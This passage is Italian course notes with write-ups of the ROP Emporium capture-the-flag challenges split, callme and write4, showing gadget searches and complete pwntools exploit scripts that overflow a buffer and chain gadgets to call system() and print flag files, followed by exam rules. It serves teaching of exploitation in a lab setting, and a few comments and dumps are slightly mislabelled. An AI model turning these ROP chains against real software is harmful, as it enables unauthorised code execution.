RDX: 0x7fffffffdfe8 --> 0x7fffffffe329 ("SHELL=/bin/bash")
```

L'idea potrebbe essere quella di sfruttare il codice che è già presente e spostare in cima ai registri chiamati (secondo le convenzioni x64) a RDI. Possiamo effettuare una chiamata in base all'offset di quel registro, per poi chiamare correttamente la shell; in altri termini, un ROP gadget.
Ci sono vari modi con cui questo è fattibile, per esempio usiamo *ROPgadget* (con comando seguente):
ROPgadget --binary split | grep "rdi"

```
ubuntu@ubuntu-2204:~/Downloads/challenge rop/Challenges/1_split$ ROPgadget --binary split | grep "rdi"
0x0000000000400288 : loope 0x40025a ; sar dword ptr [rdi - 0x5133700c], 0x1d ; retf 0xe99e
0x00000000004007c3 : pop rdi ; ret
0x000000000040028a : sar dword ptr [rdi - 0x5133700c], 0x1d ; retf 0xe99e
```

Un gadget è letteralmente un pezzo di codice assembly che si usa per costruire uno stack su cui chiamare istruzioni ed eseguire modifiche; normalmente, consideriamo istruzioni del tipo *pop* e terminanti con *ret*. Troviamo esattamente ciò di cui abbiamo bisogno all'indirizzo *0x4007c3: pop rdi; ret.*

Ora abbiamo bisogno del comando */bin/cat flag.txt* (una stringa in questo caso), che sappiamo già esiste da qualche parte nel binario. Questa ci permette di mettere la chiamata in *rdi* e poi chiamare *system()*.

Possiamo notare che con il comando *f~useful* in Radare2 è presente dentro *usefulString*, la quale disassemblata mostra esattamente quello che ci serve:

```
[0x00601060]> px 8 @ obj.usefulString
- offset -  6061 6263 6465 6667 6869 6A6B 6C6D 6E6F  0123456789ABCDEF
0x00601060  2f62 696e 2f63 6174                      /bin/cat
```

Similmente, per trovarlo tra i simboli della sezione .data, possiamo usare il comando *iz*:

```
[0x004005b0]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x000007e8 0x004007e8 21  22   .rodata ascii split by ROP Emporium
1   0x000007fe 0x004007fe 7   8    .rodata ascii x86_64\n
2   0x00000806 0x00400806 8   9    .rodata ascii \nExiting
3   0x00000810 0x00400810 43  44   .rodata ascii Contriving a reason to ask user for data...
4   0x0000083f 0x0040083f 10  11   .rodata ascii Thank you!
5   0x0000084a 0x0040084a 7   8    .rodata ascii /bin/ls
0   0x00001060 0x00601060 17  18   .data   ascii /bin/cat flag.txt
```

Notiamo che la stringa a cui vogliamo saltare è *0x00601060*

Ora abbiamo bisogno dell'indirizzo di system(). Possiamo trovarlo usando il comando di sistema *p (print)* in gdb. Si può notare che sta all'indirizzo *0x400560* dalla lista delle funzioni.

```
(No debugging symbols found in split)
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0x400560 <system@plt>
```

Abbiamo l'indirizzo di system, quindi ora possiamo costruire il nostro script pwntools. Consideriamo che tutti gli indirizzi sono a 32 byte; per garantire l'indirezione correttamente, occorre usarne 40, in quanto sarebbero 32+8. Costruiamo la nostra ROP chain sotto con *pwntools*.

La struttura della rop chain è:

```
offset_padding + pop_rdi_gadget + print_flag_cmd + system_addr
```

```
from pwn import *
io = process('./split')
gadget = p64(0x4007c3)
print_flag = p64(0x601060)
system = p64(0x400560)

payload = b"A"*40
payload += gadget
payload += print_flag
payload += system
io.sendline(payload)
io.recvall()
```

A volte potrebbe accadere, nella costruzione di catene ROP, che lo stack non sia più allineato a 16 byte. Come nelle reverse challenges, inseriamo i NOP per allinearci con lo stack; in questo contesto, è come avere un gadget che contiene ret.

Ciò può causare problemi per istruzioni come i *movaps*, che richiedono questo allineamento. L'istruzione *movaps* viene utilizzata da *system()*, il che significa che, prima di chiamare *system()*, il nostro stack deve essere allineato a 16 byte (l'indirizzo *RSP* deve terminare con 0). Nelle immagini seguenti possiamo vedere che *RSP* termina con 8 (db18), il che significa che non è allineato, e riceviamo un *SIGSEGV* prima della stampa della bandiera.

Per risolvere questo problema, è necessario allineare il puntatore dello stack prima della chiamata a system(), spostandolo di 8 byte. Lo stack pointer (*RSP*) leggerà quell'indirizzo (che è esattamente 8 byte nell'architettura a 64 bit) e quindi verrà nuovamente allineato correttamente. Creiamo quindi un ROP gadget contenente solo un'istruzione *ret*. Ad esempio, ne troviamo uno in *0x40053e.*

```
0x000000000040053e : ret
```

ROPgadget --binary split | grep "ret"

Possiamo inserire questo gadget prima della chiamata *system()* e tutto dovrebbe funzionare bene ora. Attenzione; l'ordine di costruzione del payload è fondamentale. Se non si segue questo sotto (gadget – flag – allineamento a prima di "system" – system) non funzionerà!

```
offset_padding + pop_rdi_gadget + print_flag_cmd + gadget2 +
system_addr
```

```
from pwn import *
io = process('./split')

# Gadget per pop rdi
gadget = p64(0x4007c3)

# Stampa bandiera (cat flag.txt)
print_flag = p64(0x601060)

#indirizzo di sistema
system = p64(0x400560)
```

Scritto da Gabriel

```
# Invia il payload
payload = b"A"*40 #riempire il buffer fino all'indirizzo ret (buffer overflow)
payload += gadget
payload += print_flag
payload += p64(0x40053e)
payload += system
io.sendline(payload)
io.interactive()
```

```
solution.py
[+] Starting local process './split': pid 2927
[*] Switching to interactive mode
split by ROP Emporium
x86_64

Contriving a reason to ask user for data...
> Thank you!
ROPE{a_placeholder_32byte_flag!}
```

2) Callme: Testo e Soluzione

Testo

Failure is not an option
How do you make consecutive calls to a function from your ROP chain that won't crash afterwards? If you keep using the call instructions already present in the binary your chains will eventually fail. Consider why this might be the case.

Procedure Linkage
The Procedure Linkage Table (PLT) is used to resolve function addresses in imported libraries at runtime, it's worth reading up about it and how lazy binding works. Even better, go ahead and step through the lazy linking process in a debugger, it's important you understand what resides at the addresses reported to you by commands like rabin2 -i <binary> and rabin2 -R <binary> [remember: this command comes from radare2, it doesn't fall from the sky, but imagine if they tell you useful things, nvm me].

Correct order
I'll tell you the following:
You must call the callme_one(), callme_two() and callme_three() functions in that order, each with the arguments 0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d e.g. callme_one(0xdeadbeefdeadbeef, 0xcafebabecafebabe, 0xd00df00dd00df00d) to print the flag.

The solution here is simple enough, use your knowledge about what resides in the PLT to call the callme_ functions in the above order and with the correct arguments.

Don't get distracted by the incorrect calls to these functions made in the binary, they're there to ensure these functions get linked. You can also ignore the .dat files and encrypted flag in this challenge, they're there to ensure the functions must be called in the correct order.

Sono presenti nella cartella vari file *.dat* (cioè, formato dati che varia in base allo specifico programma usato per crearlo), nello specifico, due file *key1* e *key2*, un file dat *encrypted_flag*, un file binario senza estensione *callme* e una libreria condivisa dinamicamente linkata (*.so, dynamically linked shared object library)* chiamata *libcallme*.

Soluzione

Eseguendo il file notiamo che il bit NX è attivo e non possiamo eseguire sullo stack; possiamo invece usare le tecniche ROP.
Dalla descrizione, sappiamo che dobbiamo chiamare *callme_one()*, *callme_two()* e *callme_three()* funzioni in questo ordine, ciascuna con gli argomenti *0xdeadbeefdeadbeef*, *0xcafebabecafebabe*, *0xd00df00dd00df00d* ad esempio callme_one(*0xdeadbeefdeadbeef*, *0xcafebabecafebabe*, *0xd00df00dd00df00d*) per stampare la bandiera.

Innanzitutto, usiamo radare2 per trovare gli indirizzi delle tre funzioni (*r2 callme – aaaa - afl*)

```
0x004006f0    1       6 sym.imp.callme_three
0x00400740    1       6 sym.imp.callme_two
0x00400720    1       6 sym.imp.callme_one
```

Ecco gli indirizzi, prendiamone nota:
callme_one = 0x00400720
callme_two = 0x00400740
callme_three = 0x004006f0

Ora abbiamo bisogno di un gadget per popolare i registri per la chiamata. In x64, i registri sono in ordine *rdi*, *rsi* e rdx (riferimento, perché fanno fatica a scriverlo: *x64 calling conventions*).
Usiamo un ROP gadget, in quanto, eseguendo l'esercizio, vi è un chiaro riferimento a ROP e si intuisce dalla natura del programma che si tratta di una cosa simile a prima.
Inoltre, ancora tra le funzioni abbiamo *pwnme* e *usefulFunction*.
La funzione *pwnme* è uguale a prima (si vede il chiaro buffer overflow eseguibile su 32+8 come prima):

```
    ulong buf;

    sym.imp.memset(&buf, 0, 0x20);
    sym.imp.puts("Hope you read the instructions...\n");
    sym.imp.printf(0x400a13);
    sym.imp.read(0, &buf, 0x200);
    sym.imp.puts("Thank you!");
    return;
```

Invece, *usefulFunction* serve a effettuare le chiamate come ci interessa (notando che gli argomenti sono 4,5,6, almeno in teoria. Disassemblando una delle funzioni in Ghidra si vede in realtà che si chiama (1,2,3)):

```
[0x004008f2]> pdg

void sym.usefulFunction(void)

{
    sym.imp.callme_three(4, 5, 6);
    sym.imp.callme_two(4, 5, 6);
    sym.imp.callme_one(4, 5, 6);
    sym.imp.exit(1);
    return;
}
```

```
void callme_three(int param_1,int param_2,int param_3)

{
  int iVar1;
  FILE *__stream;
  int local_14;

  if (((param_1 == 1) && (param_2 == 2)) && (param_3 == 3)) {
    __stream = fopen("key2.dat","r");
    if (__stream == (FILE *)0x0) {
      puts("Failed to open key2.dat");
                    /* WARNING: Subroutine does not return */
      exit(1);
```

Come nell'esercizio precedente, il modo migliore per popolare un registro è usare una pop, con il valore messo nella parte superiore dello stack (RSP). Usiamo un gadget per farlo sul registro che in x64 viene chiamato per primo, dunque "rdi". Usiamo un'istruzione *pop*, per piazzare il valore in cima allo stack.
Quindi vediamo se ci sono gadget che possono aiutarci, usando *ROPgadget --binary callme | grep "rdi"*:

```
ubuntu@ubuntu-2204:~/Downloads/2_callme$ ROPgadget --binary callme | gre
p "rdi"
0x0000000000400a3d : add byte ptr [rax], al ; add byte ptr [rbp + rdi*8
- 1], ch ; call qword ptr [rax + 0x23000000]
0x0000000000400a3f : add byte ptr [rbp + rdi*8 - 1], ch ; call qword ptr
 [rax + 0x23000000]
0x0000000000400a3c : add byte ptr fs:[rax], al ; add byte ptr [rbp + rdi
*8 - 1], ch ; call qword ptr [rax + 0x23000000]
0x000000000040093c : pop rdi ; pop rsi ; pop rdx ; ret
0x00000000004009a3 : pop rdi ; ret
```

Il gadget ottimo a cui siamo interessati è a *0x000000000040093c*, in quanto notiamo che considera esattamente i primi 3 indirizzi in x64. Prendiamo nota anche di questo indirizzo.

Si noti che nella cartella è presente *libcallme.so*; loro non lo considerano neppure (sia mai fare cose utili, per carità), ma diamogli un'occhiata con radare2.

```
[0x00000740]> afl
0x00000740    4     40 entry0
0x0000092b   11    258 sym.callme_two
0x00000710    1      6 sym.imp.fopen
0x000006c0    1      6 sym.imp.puts
0x00000720    1      6 sym.imp.exit
0x000006e0    1      6 sym.imp.fgetc
0x00000690    3     23 sym._init
0x00000b98    1      9 sym._fini
0x00000a2d   10    362 sym.callme_three
0x0000081a   10    273 sym.callme_one
0x00000700    1      6 sym.imp.malloc
0x000006f0    1      6 sym.imp.fgets
0x000006d0    1      6 sym.imp.fclose
0x00000780    4     57 sym.register_tm_clones
0x000007d0    5     51 sym.__do_global_dtors_aux
0x00000730    1      6 sym.imp.__cxa_finalize
0x00000810    1     10 entry.init0
```

Notiamo l'ordine vero di chiamata attuale delle funzioni.

Andando a disassemblare ad esempio *callme_one*:

```
[0x00000740]> pdf @ sym.callme_one
┌ 273: sym.callme_one (uint32_t arg1, uint32_t arg2, uint32_t arg3);
│           ; arg uint32_t arg1 @ rdi
│           ; arg uint32_t arg2 @ rsi
│           ; arg uint32_t arg3 @ rdx
│           ; var file*stream @ rbp-0x8
│           ; var uint32_t var_18h @ rbp-0x18
│           ; var uint32_t var_20h @ rbp-0x20
│           ; var uint32_t var_28h @ rbp-0x28
│           0x0000081a      55             push rbp
│           0x0000081b      4889e5         mov rbp, rsp
│           0x0000081e      4883ec30       sub rsp, 0x30
│           0x00000822      48897de8       mov qword [var_18h], rdi    ; arg1
│           0x00000826      488975e0       mov qword [var_20h], rsi    ; arg2
│           0x0000082a      488955d8       mov qword [var_28h], rdx    ; arg3
│           0x0000082e      48b8efbeadde.  movabs rax, 0xdeadbeefdeadbeef
│           0x00000838      483945e8       cmp qword [var_18h], rax
│       ┌─< 0x0000083c      0f85d0000000   jne 0x912
│       │   0x00000842      48b8bebafeca.  movabs rax, 0xcafebabecafebabe
│       │   0x0000084c      483945e0       cmp qword [var_20h], rax
│      ┌──< 0x00000850      0f85bc000000   jne 0x912
│      ││   0x00000856      48b80df00dd0.  movabs rax, 0xd00df00dd00df00d
```

Si può notare che i valori di EDI, ESI e EDX vengono salvati nei posti dello stack riservati alle variabili locali. Possiamo vedere che EDI viene confrontato con 1, ESI con 2 e EDX con 3. Pertanto, la nostra catena di ROP dovrà includere un modo per salvare i valori in questi registri prima di chiamare le funzioni callme.

Usando il comando `rabin2 -s callme | grep useful` notiamo cose interessanti:

```
[0x00000740]> rabin2 -s callme | grep useful
36  0x000008f2 0x004008f2 LOCAL  FUNC   74       usefulFunction
38  0x0000093c 0x0040093c LOCAL  NOTYPE 0        usefulGadgets
[0x00000740]>
```

usefulGadgets non è una funzione, ma una serie di gadget utili; notiamo che il gadget di prima è esattamente quello presente qui.

```
0000000000401ab0 <usefulGadgets>:
  401ab0:       pop    rdi
  401ab1:       pop    rsi
  401ab2:       pop    rdx
  401ab3:       ret
  401ab4:       nop    WORD PTR cs:[rax+rax*1+0x0]
  401abe:       xchg   ax,ax
```

Usando quindi il gadget che esegue 3 volte la pop sulla base di 3 valori precedenti e, come si vede, inclusi nelle chiamate di sistema della funzione, si riesce correttamente ad eseguire l'exploit.
La struttura sarebbe come segue (con il caricamento di 1,2,3 nei registri):

```
"A" * 40 => buffer
Address1 => usefulGadget        ┐
Integer1 => 0x0000000000000001  │
Integer2 => 0x0000000000000002  ├ Repeats 3 times
Integer3 => 0x0000000000000003  │
Address2 => callme_one()        ┘
```

```
[*] Loaded 17 cached gadgets for 'callme'
0x0000:         0x40093c pop rdi; pop rsi; pop rdx; ret
0x0008:              0x1 [arg0] rdi = 1
0x0010:              0x2 [arg1] rsi = 2
0x0018:              0x3 [arg2] rdx = 3
0x0020:         0x400720 callme_one
0x0028:         0x40093c pop rdi; pop rsi; pop rdx; ret
0x0030:              0x1 [arg0] rdi = 1
0x0038:              0x2 [arg1] rsi = 2
0x0040:              0x3 [arg2] rdx = 3
0x0048:         0x400740 callme_two
0x0050:         0x40093c pop rdi; pop rsi; pop rdx; ret
0x0058:              0x1 [arg0] rdi = 1
0x0060:              0x2 [arg1] rsi = 2
0x0068:              0x3 [arg2] rdx = 3
0x0070:         0x4006f0 callme_three
```

Su tutte e tre le funzioni, c'è un controllo comune:

```
0x0000000000000a35 <+8>:     mov    QWORD PTR [rbp-0x18],rdi
0x0000000000000a39 <+12>:    mov    QWORD PTR [rbp-0x20],rsi
0x0000000000000a3d <+16>:    mov    QWORD PTR [rbp-0x28],rdx
0x0000000000000a41 <+20>:    movabs rax,0xdeadbeefdeadbeef
0x0000000000000a4b <+30>:    cmp    QWORD PTR [rbp-0x18],rax
0x0000000000000a4f <+34>:    jne    0xb81 <callme_three+340>
0x0000000000000a55 <+40>:    movabs rax,0xcafebabecafebabe
0x0000000000000a5f <+50>:    cmp    QWORD PTR [rbp-0x20],rax
0x0000000000000a63 <+54>:    jne    0xb81 <callme_three+340>
0x0000000000000a69 <+60>:    movabs rax,0xd00df00dd00df00d
0x0000000000000a73 <+70>:    cmp    QWORD PTR [rbp-0x28],rax
0x0000000000000a77 <+74>:    jne    0xb81 <callme_three+340>
```

Comodamente, gli indirizzi delle tre funzioni *callme* si trovano anche con

```
rabin2 -s callme | grep callme_
```

```
[0x00000740]> rabin2 -s callme | grep callme_
3   0x000006f0 0x004006f0 GLOBAL FUNC   16      imp.callme_three
7   0x00000720 0x00400720 GLOBAL FUNC   16      imp.callme_one
10  0x00000740 0x00400740 GLOBAL FUNC   16      imp.callme_two
```

La challenge dice che dobbiamo chiamare le funzioni usando come argomenti *0xdeadbeefdeadbeef*, *0xcafebabecafebabe*, *0xd00df00dd00df00d*. Possiamo inserire questi valori nel nostro buffer subito dopo la chiamata al gadget. In questo modo,

- quando viene chiamato il gadget, l'RSP punterà a *0xdeadbeefdeadbeef* e *pop rdi* inserirà quel valore in *rdi*.
- RSP ora punterà a *0xcafebabecafebabe*, e con *pop rsi* abbiamo messo quel valore in *rsi*.
- Lo stesso vale per il terzo parametro.

Per raggiungere l'Instruction Pointer, dobbiamo passare (32+8) byte di dati spazzatura. In questo modo, effettuiamo l'indirezione correttamente.

La nostra ROP chain si compone come a lato.

```
40 bytes of junk
      +
Addr of ROP Gadget
      +
Args for function
      +
Addr of callme_one
      +
Addr of ROP Gadget
      +
Args for function
      +
Addr of callme_two
      +
Addr of ROP Gadget
      +
Args for function
      +
Addr of callme_three
```

Attenzione: anche qui lo stack è disallineato (almeno per me). Occorre quindi prendersi un gadget contenente solo "ret" prima di tutte le altre chiamate e dopo l'offset. Quindi come codice:

```
from pwn import *
only_ret_gadget = p64(0x00000000004006be)

#define addresses of functions
callme_one = p64(0x00400720)
callme_two = p64(0x00400740)
callme_three = p64(0x004006f0)

#gadget to populate registers
pop_three_reg = p64(0x000000000040093c) # pop rdi ; pop rsi ; pop rdx ; ret

#create the payload, starting with 40 bytes to make buffer overflow happening and putting the first gadget as the return address, to start our chain

payload = b"A"*40
payload += only_ret_gadget
payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_one # call1

payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_two # call2

payload += pop_three_reg
payload += p64(0xdeadbeefdeadbeef) #load into rdi
payload += p64(0xcafebabecafebabe) #load into rsi
payload += p64(0xd00df00dd00df00d) #load into rdx

payload += callme_three # call3

io = process("./callme")
io.recvuntil("> ")
io.sendline(payload)
print(io.recvall())
```

```
ubuntu@ubuntu-2204:~/Downloads/Pwning/17 - ROP/2_callme$ python solution
.py
[+] Starting local process './callme': pid 5378
/home/ubuntu/Downloads/Pwning/17 - ROP/2_callme/solution.py:38: BytesWar
ning: Text is not bytes; assuming ASCII, no guarantees. See https://docs
.pwntools.com/#bytes
  io.recvuntil("> ")
[+] Receiving all data: Done (104B)
[*] Process './callme' stopped with exit code 0 (pid 5378)
b'Thank you!\ncallme_one() called correctly\ncallme_two() called correct
ly\nROPE{a_placeholder_32byte_flag!}\n'
```

3) Write4: Testo e Soluzione

<u>Testo</u>

Cord cut
Our favourite string "/bin/cat flag.txt" is not present this time. Although you'll see later that there are other ways around this problem, such as resolving dynamically loaded libraries and using the strings present in those, we'll stick to the challenge goal which is learning how to get data into the target process's virtual address space via the magic of ROP.

Differences
Things have been rearranged a little for this challenge; the printing logic has been moved into a separate library. The stack smash also takes place in a function within that library, but don't worry, this will have no effect on your ROP chain. A PLT entry for a function named print_file() exists within the challenge binary, simply call it with the name of a file you wish to read (like "flag.txt") as the 1st argument.

Read/Write
The important thing to realise is that ROP is just a form of arbitrary code execution and if we're creative we can leverage it to do things like write to or read from memory. The question is what mechanism are we going to use to solve this problem, is there any built-in functionality to do the writing or do we need to use gadgets? In this challenge we won't be using built-in functionality since that's too similar to the previous challenges, instead we'll be looking for gadgets that let us write a value to memory such as mov [reg], reg.

What/Where
The most important thing to consider in this challenge is where we're going to write our "flag.txt" string. Use rabin2 or readelf to check out the different sections of this binary and their permissions. Learn a little about ELF sections and their purpose. Consider how much space each section might give you to work with and whether corrupting the information stored at these locations will cause you problems later if you need stability from this binary.

Decisions, decisions
Once you've figured out how to write your string into memory and where to write it, go ahead and call print_file() with its location as your only argument.

Anche qui abbiamo un file binario senza estensione *write4*, un file “flag.txt”, un file .so “libwrite4” e il testo.

<u>Soluzione</u>

In questa sfida, dobbiamo stampare la flag usando la funzione *print_file*.

Sfortunatamente, non abbiamo la bandiera della stringa “flag.txt” nella bandiera, quindi l'obiettivo è scriverla in memoria. Come suggerito, dobbiamo trovare un gadget simile a
mov [rax], rbx per scrivere un valore in memoria (in questo caso, il valore di *rbx* va all'indirizzo puntato da *rax*).

Quindi, l'obiettivo è scrivere "*flag.txt*" da qualche parte nella memoria, quindi chiamare *print_flag* per stampare quel file. Ispezioniamo il binario come sempre. Troviamo la stessa funzione pwn con vulnerabilità di overflow del buffer (quindi 40 byte di garbage saranno utilizzati per iniziare la ropchain).

Ispezioniamo il file *libwrite4.so* e troviamo tutte le funzioni presenti. Notiamo ancora una volta *pwnme* che esegue spostamenti di registri con *puts*; probabile che si debba sfruttarla per la ROP chain con un buffer overflow di 40 byte.

Disassembliamo ora il file *write4* e ancora una volta troviamo la funzione *usefulFunction* che ci mostra come viene stampato un file:

```
0x00400520]> pdf @ sym.usefulFunction
 17: sym.usefulFunction ();
           0x00400617      55             push rbp
           0x00400618      4889e5         mov rbp, rsp
           0x0040061b      bfb4064000     mov edi, str.nonexistent
0x4006b4 ; "nonexistent"
           0x00400620      e8ebfeffff     call sym.imp.print_file
           0x00400625      90             nop
           0x00400626      5d             pop rbp
           0x00400627      c3             ret
```

Presumiamo che il file da stampare sia proprio la flag. Vediamo già l'indirizzo di *sys.imp.print_file*, prendiamo nota di questo, poiché lo useremo presto:
Print_file = 0x00400510

```
0x00400520]> afl
x00400520    1     42 entry0
x004004d0    3     23 sym._init
x004006a4    1      9 sym._fini
x00400560    4     37 sym.deregister_tm_clones
x00400590    4     55 sym.register_tm_clones
x004005d0    3     29 sym.__do_global_dtors_aux
x00400600    1      7 entry.init0
x00400617    1     17 sym.usefulFunction
x00400510    1      6 sym.imp.print_file
x004006a0    1      2 sym.__libc_csu_fini
x00400630    4    101 sym.__libc_csu_init
x00400550    1      2 sym._dl_relocate_static_pie
x00400607    1     16 main
x00400500    1      6 sym.imp.pwnme
 400520]> disas sym.usefulFunction
```

```
pier@pier-XPS-13-9300: ~/TestCPP/write4
[0x00400520]> iS
[Sections]

nth paddr        size vaddr       vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000000    0x0 0x00000000    0x0 ----
1   0x00000238   0x1c 0x00400238   0x1c -r-- .interp
2   0x00000254   0x20 0x00400254   0x20 -r-- .note.ABI_tag
3   0x00000274   0x24 0x00400274   0x24 -r-- .note.gnu.build_id
4   0x00000298   0x38 0x00400298   0x38 -r-- .gnu.hash
5   0x000002d0   0xf0 0x004002d0   0xf0 -r-- .dynsym
6   0x000003c0   0x7c 0x004003c0   0x7c -r-- .dynstr
7   0x0000043c   0x14 0x0040043c   0x14 -r-- .gnu.version
8   0x00000450   0x20 0x00400450   0x20 -r-- .gnu.version_r
9   0x00000470   0x30 0x00400470   0x30 -r-- .rela.dyn
10  0x000004a0   0x30 0x004004a0   0x30 -r-- .rela.plt
11  0x000004d0   0x17 0x004004d0   0x17 -r-x .init
12  0x000004f0   0x30 0x004004f0   0x30 -r-x .plt
13  0x00000520  0x182 0x00400520  0x182 -r-x .text
14  0x000006a4    0x9 0x004006a4    0x9 -r-x .fini
15  0x000006b0   0x10 0x004006b0   0x10 -r-- .rodata
16  0x000006c0   0x44 0x004006c0   0x44 -r-- .eh_frame_hdr
17  0x00000708  0x120 0x00400708  0x120 -r-- .eh_frame
18  0x00000df0    0x8 0x00600df0    0x8 -rw- .init_array
19  0x00000df8    0x8 0x00600df8    0x8 -rw- .fini_array
20  0x00000e00  0x1f0 0x00600e00  0x1f0 -rw- .dynamic
21  0x00000ff0   0x10 0x00600ff0   0x10 -rw- .got
22  0x00001000   0x28 0x00601000   0x28 -rw- .got.plt
23  0x00001028   0x10 0x00601028   0x10 -rw- .data
24  0x00001038    0x0 0x00601038    0x8 -rw- .bss
25  0x00001038   0x29 0x00000000   0x29 ---- .comment
26  0x00001068  0x618 0x00000000  0x618 ---- .symtab
27  0x00001680  0x1f6 0x00000000  0x1f6 ---- .strtab
28  0x00001876  0x103 0x00000000  0x103 ---- .shstrtab

[0x00400520]>
```

Ora, come possiamo scrivere qualcosa nella memoria?
Innanzitutto, dobbiamo trovare una sezione del programma che sia scrivibile.

Possiamo ispezionare le sezioni usando *readelf* (mostra l'offset di ciascun simbolo della base della sezione rispetto a cui si trova) o il comando iS (che mostra le sezioni) in *radare2*:

La maggior parte delle sezioni sono semplicemente leggibili. Una buona sezione scrivibile è *.data (0x00601028),* che viene normalmente utilizzato per memorizzare le variabili. Ispezioniamo cosa c'è dentro. Ha una dimensione di 10 byte, che potrebbe essere adatta a noi, dal momento che "flag.txt" è lungo 8 byte.

Possiamo ispezionare usando *px 10* (*print hexdump of 10 bytes)* e possiamo vedere che la sezione è vuota:

```
[0x00400520]> px 10
- offset -   2021 2223 2425 2627 2829 2A2B 2C2D 2E2F  0123456789ABCDEF
x00400520   31ed 4989 d15e 4889 e248                 1.I..^H..H
```

Questo è molto buono, dal momento che significa che abbiamo pochi rischi di sovrascrivere cose importanti e far crashare il programma. Ora che abbiamo il posto giusto per scrivere la nostra stringa (quindi, una *mov*), troviamo un gadget che possa farlo.

Usiamo *ROPgadget* e *grep*, in successione con *ROPgadget --binary write4 | grep "mov"*:

```
0x00000000004005fc : add byte ptr [rax], al ; add byte ptr [rax], al ; p
ush rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400590
0x00000000004005fd : add byte ptr [rax], al ; add byte ptr [rbp + 0x48],
 dl ; mov ebp, esp ; pop rbp ; jmp 0x400590
0x00000000004005fe : add byte ptr [rax], al ; push rbp ; mov rbp, rsp ;
pop rbp ; jmp 0x400590
0x00000000004005ff : add byte ptr [rbp + 0x48], dl ; mov ebp, esp ; pop
rbp ; jmp 0x400590
0x000000000040061a : in eax, 0xbf ; mov ah, 6 ; add al, bpl ; jmp 0x4006
21
0x0000000000400579 : je 0x400588 ; pop rbp ; mov edi, 0x601038 ; jmp rax
0x00000000004005bb : je 0x4005c8 ; pop rbp ; mov edi, 0x601038 ; jmp rax
0x000000000040061c : mov ah, 6 ; add al, bpl ; jmp 0x400621
0x00000000004005e2 : mov byte ptr [rip + 0x200a4f], 1 ; pop rbp ; ret
0x0000000000400629 : mov dword ptr [rsi], edi ; ret
0x0000000000400610 : mov eax, 0 ; pop rbp ; ret
0x0000000000400602 : mov ebp, esp ; pop rbp ; jmp 0x400590
0x000000000040057c : mov edi, 0x601038 ; jmp rax
0x0000000000400628 : mov qword ptr [r14], r15 ; ret
0x0000000000400601 : mov rbp, rsp ; pop rbp ; jmp 0x400590
0x000000000040057b : pop rbp ; mov edi, 0x601038 ; jmp rax
0x0000000000400600 : push rbp ; mov rbp, rsp ; pop rbp ; jmp 0x400590
ubuntu@ubuntu-2204:~/Downloads/3_write4$
```

Troviamo *mov ptr [r14], r15*, che mette ciò che è in *r15* all'indirizzo indicato da *r14* (*0x00400628*). Idealmente, metteremo *r15* "*flag.txt*", e in *r14* metteremo l'indirizzo dove vogliamo scriverlo, che è *0x00601028* che abbiamo trovato prima.

Abbiamo bisogno del comune gadget pop per mettere le cose nei registri (che tradotto in maniera decente significa "trovare un ROP gadget che coinvolga sia *r14* che *r15*, essendo l'indirizzo dove vogliamo spostare la flag" e sovrascrivere correttamente.

Questo si fa con *ROPgadget --binary write4 | grep "pop"*

```
0x0000000000400690 : pop r14 ; pop r15 ; ret
```

0x0000000000400690 → ROP1

Infine, abbiamo bisogno del gadget per inserire l'indirizzo della stringa in *rdi* (quindi della forma *pop rdi-ret*):

```
0x0000000000400693 : pop rdi ; ret
```

0x0000000000400693 → ROP2

Ora usiamo tutto per costruire la ROP Chain.
Similmente, si può lanciare il comando *ROPgadget --binary write4 --ropchain*:

```
- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x400628 mov qword ptr [r14], r15 ; ret
        [+] Gadget found: 0x400690 pop r14 ; pop r15 ; ret
        [+] Gadget found: 0x400692 pop r15 ; ret
        [-] Can't find the 'xor r15, r15' gadget. Try with another 'mov
[reg], reg'
```

<u>Attenzione</u>: anche qui lo stack è disallineato (almeno per me). Occorre quindi prendersi un gadget contenente solo "ret" prima di tutte le altre chiamate e dopo l'offset. Quindi come codice:

```
from pwn import *
data_seg = 0x00601028
print_file = 0x400510
only_ret_gadget = p64(0x00000000004004e6)

# L'offset RIP è a 40
rop = b"A" * 40
rop += only_ret_gadget
```

```
# Primo gadget per inizializzare r14 e r15 (sfruttando due ROP gadget e la sezione “data” che è scrivibile)
pop_r14_r15 = 0x0000000000400690 # pop r14 ;  pop r15 ; ret
rop += p64(pop_r14_r15)
rop += p64(data_seg)
rop += b"flag.txt"

#Scrivi in memoria
mov_r15_to_r14 = 0x0000000000400628 # mov qword ptr [r14], r15 ; ret
rop += p64(mov_r15_to_r14)

# Chiama la funzione “print_file”
pop_rdi = 0x0000000000400693 # pop r15 ; ret
rop += p64(pop_rdi)
rop += p64(data_seg)
rop += p64(print_file)

# Avvia processo e invia una ROP chain
e = process('write4')
e.sendline (rop)
e.interactive()
```

```
[*] Switching to interactive mode
write4 by ROP Emporium
x86_64

Go ahead and give me the input already!

> Thank you!
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
```

Appelli

(Nota: in vari casi, essendo che la gente ha messo solo le soluzioni/testi su GitHub, per fornire materiale utile a tutto, ho messo su Mega integralmente quanto caricato lì, essendo leggermente più usato come canale. Inoltre, varie soluzioni sono presenti con riferimenti qualora lasciate integrali, mentre altre sono riscritte, rimodificate o fatte in altro modo da parte mia)

Utile → Si può usare il Moodle e bello dare un occhio alle vecchie challenge per risolvere l'esame

21/11/2021: First Partial Exam

Rules

A zip folder containing the exercises will be uploaded on moodle.
There are 3 exercises, for a total of 32 points, in the Crypto and Web areas of the course:

1. Exercise 1 – 10 points
1. Exercise 2 – 11 points
1. Exercise 3 – 11 points

If you have problems with files, please contact us immediately.

For each exercise, we supply two additional hints (available on Moodle), that can help you if you need. Opening a hint will automatically remove 3 points. We don't give negative grade for an exercise, e.g., if you open an hint but you don't solve that exercise.
You can open the same hint all the times you want.

